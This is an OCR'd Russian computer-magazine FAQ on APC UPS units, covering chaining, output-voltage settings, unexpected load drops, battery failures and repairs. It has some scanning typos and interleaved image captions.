Можно ли выход одной UPS подавать на вход другой?
Выход Smart-UPS можно подавать на что угодно, но смысла в этом немного, так как КПД очень сильно упадет и время работы в автономном режиме окажется намного меньше суммы автономной работы каждого из UPS по отдельности. Уж лучше часть оборудования подключить к одному UPS, а часть — к другому. Выход Back-UPS на вход другого UPS подключать нельзя, поскольку он очень сильно отличается от синусоиды. И тот, и другой UPS,




> Структурная схема APC Back-UPS

> Для экономии журнального места статья построена в форме FAQ — часто задаваемых вопросов с краткими, но исчерпывающими ответами.



> Полную версию этой статьи ты сможешь найти на прилагаемом к журналу диске.

не выдержав таких искажений питающего напряжения, просто перейдет в автономный режим.



Какое выходное напряжение лучше всего установить?

Практически все модели APC UPS позволяют изменять выходное напряжение при автономной работе, для настойки которого проще всего использовать штатную утилиту PowerShut. Считается, что чем меньше мы выберем напряжение, тем будет лучше как для компьютера, так и для самой UPS. А если посчитать? Потребляемая мощность одна и та же, а ток, проходящий через силовые элементы UPS и блока питания, равен: I[ампер] == P [Ватт]/V [вольт], то есть, чем ниже напряжение, тем выше ток, а вместе с ним и выше нагрузка на все силовые элементы. Естественно, с повышением напряжения растет вероятность пробоя, но… UPS просто не позволит «задрать» выходное напряжение до тех границ, где эта вероятность становится весьма существенной.

Но есть и другая сторона проблемы. Допустим, уровень напряжения электрической сети составляет 210 Вольт, а мы выставили в UPS – 260 Вольт. При невысоком качестве питания и частых переходах на батареи с мгновенным возвратом обратно, выходное напряжение будет скакать в широких пределах, что навряд ли обрадует блок питания ПК, не говоря уже про скромные блоки питания внешних модемов и других внешних устройств. Так что выходное напряжение UPS должно быть близко к среднему напряжению в электрической сети.

Проблемы эксплуатации, или ремонт UPS

UPS самопроизвольно вывивает нагрузку

Прежде всего, не спеши валить все грехи на UPS — возможно, виноват блок питания ПК с подсохшими конденсаторами. Подключи UPS ко входу заведомо исправного ПК и посмотри, прекратятся выбивания или нет. Кстати говоря, APC UPS конфликтует с некоторыми моделями CRT-мониторов — отключи монитор и посмотри, что произойдет (правда, в результате падения нагрузки, выбивания могут прекратиться даже при нормальном мониторе). Также замени батареи новыми и заведомо исправными. Очень часто UPS неверно определяет их емкость, но стоит только ему переключиться на них, как они внезапно сдыхают и нагрузка выбивается. Когда будешь делать это, убедись, что клеммы заходят плотно, а не болтаются кое-как. Во всяком случае, обжать их плоскогубцами не помешает. Следите так же за температурой. В отсутствии активного охлаждения, UPS автоматически обесточивает нагрузку при перегреве. Также уменьшите чувствительность UPS к помехам, чтобы он реже переключался на батареи, уменьшая тем самым вероятность «глюков». Кстати, о глюках. Некоторые модели APC UPS крайне болезненно реагируют на плавное падение питающего напряжения. Берем мощную «болгарку», включаем ее в розетку и вгрызаем в металл до полного заливания, сопровождающегося плавным проседанием сетевого напряжения. UPS видитм, что напряжение ниже нормы и отдаемт команду реле включить Smart-Bust для приведения его в норму (компьютер это время сидит на голодном пайке, питаясь только энергией, запасенной в электролитических конденсаторах), но напряжение продолжает падать и выходит за пределы возможностей Smart-Bust'a, тогда UPS отдает команду другому реле перейти на батареи и… вот тут-то терпение компьютера заканчивается и от вырубается, хотя с UPS ничего не случается.

Если же выбивания происходят с удручающей регулярностью — попробуйте заменить реле, емкие электролитические конденсаторы и силовые транзисторы на плате UPS, что можно сделать даже с минимальными навыками владения паяльником. На последок проверьте настройки PowerChute (если он установлен), поскольку по умолчанию UPS обесточивает систему всего лишь через несколько минут после исчезновения питания, даже если энергии батарей хватило бы на многие часы.

Батареи стали часто выходить из строя

Ключевые транзисторы схемы зарядки ушли в утечку из-за перегрева (а с ними, возможно) и некоторые другие элементы. Чтобы окончательно убедиться в этом, зарядите UPS до максимума и выдерните силовой шнур из сети, воткнут его на следующее утро. Если аккумуляторы находятся в стадии глубокого разряда, ремонт UPS не рекомендуется откладывать в долгий ящик, хотя в целом она остается вполне работоспособной.

При работе UPS периодически похрюкивает

В одном из аккумуляторов кипит электролит, вырываясь через предохранительный клапан, издающий характерный хрюкающий звук и выпускающий на волю вместе с водяными парами некоторое количество кислоты, оседающей на электронике и за короткое время приводящей ее в полную негодность. Возможные причины: либо неисправна схема зарядки, либо отказала одна из двух последовательно соединенных батарей, в результате чего вторая (еще исправная) хронически перезаряжается. Немедленно замени батареи и, если это не поможет, неси UPS в ремонт.

Заключение

Компания APC производит действительно качественные и надежные источники бесперебойного питания, которым мыщъх безоговорочно доверяет. И это доверие тем крепче, чем больше проблем у остальных пользователей, выбравших не APC. Особенно «радуют» в этом отношении SVEN и другие фирмы, для которых UPS не является основной продукцией. Так что выводы делаем сами.